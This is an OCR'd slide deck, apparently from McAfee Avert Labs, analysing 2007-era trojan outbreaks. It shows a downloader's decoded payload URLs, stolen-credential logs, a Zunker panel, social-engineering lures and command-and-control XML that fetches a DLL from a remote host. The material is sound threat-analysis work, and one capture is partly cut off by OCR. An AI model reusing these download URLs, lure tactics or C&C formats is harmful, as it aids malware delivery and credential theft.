
McAfee
Avert Labs



McAfee
Avert Labs

Obfusicating Trojans to hide from AV

Using Runtime Packers to circumvent AV



McAfee
Avert Labs

Anatomy of an Outbreak

Mass Spam of Email with Attachment
Example Downloader-AAP

1. User opens Attachment (.zip), double clicks executable
2. Downloader downloads Textfile

```
Yxnq_
22222222222222222222222222222222
jvvr8--uuu,pglcvgimaj,amo-jvon-66,gzg
jvvr8--uuu,pglcvgimaj,amo-jvon-00,gzg
```

3. Textfile gets decoded

```
0000000000:  5B 7A 6C 73 5D 0F 08 30  30 30 30 30 30 30 30 30  [zls]☼▢000000000
0000000010:  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
0000000020:  30 30 30 30 30 30 30 0F  08 68 74 74 70 3A 2F 2F  0000000☼▢http://
0000000030:  77 77 77 2E 72 65 6E 61  74 65 6B 6F 63 68 2E 63  www.renatekoch.c
0000000040:  6F 6D 2F 68 74 6D 6C 2F  34 34 2E 65 78 65 0F 08  om/html/44.exe☼▢
0000000050:  68 74 74 70 3A 2F 2F 77  77 77 2E 72 65 6E 61 74  http://www.renat
0000000060:  65 6B 6F 63 68 2E 63 6F  6D 2F 68 74 6D 6C 2F 32  ekoch.com/html/2
0000000070:  32 2E 65 78 65                                    2.exe
```

4. Binaries are downloaded from decoded URL. This is a dropper (Spy-Agent.ba) for the actual Trojan

5. Spy-Agent.ba drops IPV6MOML.DLL to %windir%\System32

6. Spy-Agent.ba.dll gets registered as Browser Helper Object

Stolen Data sent to Attacker

CompID: *[256-bit hexadecimal value]*
Ver: 3.7.77
host: *[victim-computer-name]*
if1 : 192.168.1.137

---------- Wed Mar 14 14:30:48 2007
URL: https://www4.usbank.com/internetBanking/LoginRouter

REQ: requestCmdId=PrivateLogon&USERID=&PSWD=&reqcrda=fake-usbank-user&reqcrdb=myusbankpassword&doubleclick=2

---------- Wed Mar 14 14:31:39 2007
URL: https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&co_partnerId=2&pUserId=&siteid=0&pageType=&pa1=&i1=&bshowgif=&UsingSSL=&ru=&pp=&pa2=&errmsg=&runame=&ruparams=&ruproduct=&sid=&favoritenav=&confirm=&ebxPageType=&existingEmail=&isCheckout=&migrateVisitor=

Action: https://scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&UsingSSL=1
Method: post


Action: https://signin.ebay.com/ws/eBayISAPI.dll?co_partnerid=2&siteid=0&UsingSSL=1
Method: post
userid(text): fake-eBay-userID
pass(password): myebaypassword


Buttons pressed: Sign In Securely >;

REQ: MfcISAPICommand=SignInWelcome&siteid=0&co_partnerId=2&UsingSSL=1&ru=&pp=&pa1=&pa2=&pa3=&i1=-1&pageType=-1&rtmData=A01%3DgAIANAVBAAAAAAAAAQeuuXBB%3BM01%3DAI%3BTC01%3DwAscfTKVEBAAACQDQVAAAAAAAAAknrDyrgA%3BPS%3DT.0&userid=fake-eBay-userID&pass=myebaypassword

Another Example: Spam-Mespam


- Arrives as Email, IM-Messages (AOL, Yahoo, ICQ), Webforum – link to a website in the mail
- User follows link, gets infected
- Spreads from infected machines by injecting the link and text in emails, IM Communication from the user
  - Messages arrive from a trusted, known person
  - High social engineering factor



[statistics] [control] [help]
ZUnker Panel v1.4.5b
[LOG OUT]
[Global] [Downloaded files] [Time statistics]
Downloaded files Statistics for www.[redacted].org generated on 2007/04/21
Downloaded Files (ALL) Clear Clint Link
Land File Name Installed File Size Client-side stat.
ALL ebr9.exe 1 53,146 Clint Link
ALL ebr9.exe 1 508 Clint Link
ALL ebr9.exe 1 150 Clint Link
ALL ebr9.exe 6471 70,144 Clint Link
Done
My Computer



McAfee
Avert Labs


Detailled Analysis of a typical Trojan





McAfee
Avert Labs

Victim Distribution Europe



Victim Distribution North America

Victim Distribution APAC

Bruteforce and Social Engineering

- Bruteforce
  - Exploits on Websites
    - Detect Browser Type and OS to serve matching exploits
  - Exploits in attached multimedia files
  - Exploits in attached Office Documents
- Social Engineering
  - Executables embedded in Documents
    - Email titled ´Proforma Invoice for ...´
    - .doc as attachment
    - In the document ´DOUBLE CLICK THE ICON ABOVE TO VIEW DETAILS´
  - Fake Codec ‚required‘ for multimedia files

Rootkits

- The number of rootkits on 32-bit platforms increases
- approximately 200,000 systems reported rootkit infestations since the beginning of 2007
- 10 percent increase over the first quarter of 2006

Source:McAfee Research, Virus Tracking Map

Rootkits

- Not commonly used with Trojans today
- But increasing
- Detection and cleaning require 2 steps
  - Detection and removal of the Rootkit
  - Detection and removal of the Trojan
- Techniques used today can be handled easily
  - Virtualization and BIOS-Rootkits not seen, yet

Free Tool: McAfee Rootkit Detective

http://vil.nai.com/vil/averttools.aspx

New C&C Methods

- XML for communication to avoid detection

```
<?xml version="1.0" encoding="utf-8" ?>
<bootscript name="CoreApp::UrlMonitor" version="100">
  <downloads>
    <download service_name="CoreApp::UrlMonitor">
      <dll url="http://www.[REMOVED]/UrlMonitor.100.z.img" service_version="100"
service_exported_as="UrlMonitor_Message_Handler" deleteable="" default="true" />
    </download>
  </downloads>
  <services>
    <service service_name="CoreApp::UrlMonitor">
      <parameters>
        <tn:data bytes="0">
          <parameters>
            <parameter name="browsers">
              <browser name="IExplore" sname="IEXPLORE_SERVER" />
              <browser name="Firefox" sname="" />
              <browser name="Opera" sname="" />
              <browser name="NSShell" sname="" />
              <browser name="Netscape6" sname="" />
              <browser name="Netscape Browser" sname="" />
              <browser name="Mozilla" sname="" />
```

```
=post_url_ron HTTP/1.1 Content-Type:
ww-form-urlencoded Accept: */* User-Agent: Internet Explorer
ost: http://www.[removed].com/ Content-Length: 582 Connection:
he-Control: no-cache Cookie: AlteonP=xxxxxxxxxxxxxxxx <?xml
coding="utf-8"?> <url-notifier><user-info><user-ip>192.168.x.x</user-ip>
xxxxxxxxxxxxxxxxxxxxxxx</user-id>
ub-id>
n>5</win-majversion>
n>1</win-minversion>
xxx-xxx-xxxxxxxx-xxxx</win-regkey>
zilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; V1)</useragent>
e>iexplore</browser-name>
on>6.00.2900.2180</browser-version></user-info>

ebsite><name>xx.msn.com</name>
></query-strings></website></websites>

)K Date: Tue, 12 Jun 2007 xxxxx GMT Server: Apache/1.3.33
11 mod_perl/1.29 Connection: close Transfer-Encoding: chunked
ext/html 66 <?xml version="1.0" encoding="utf-8" ?> <notification-

<!-- empty -->
</notification-command>
0
```

McAfee
Avert Labs

The End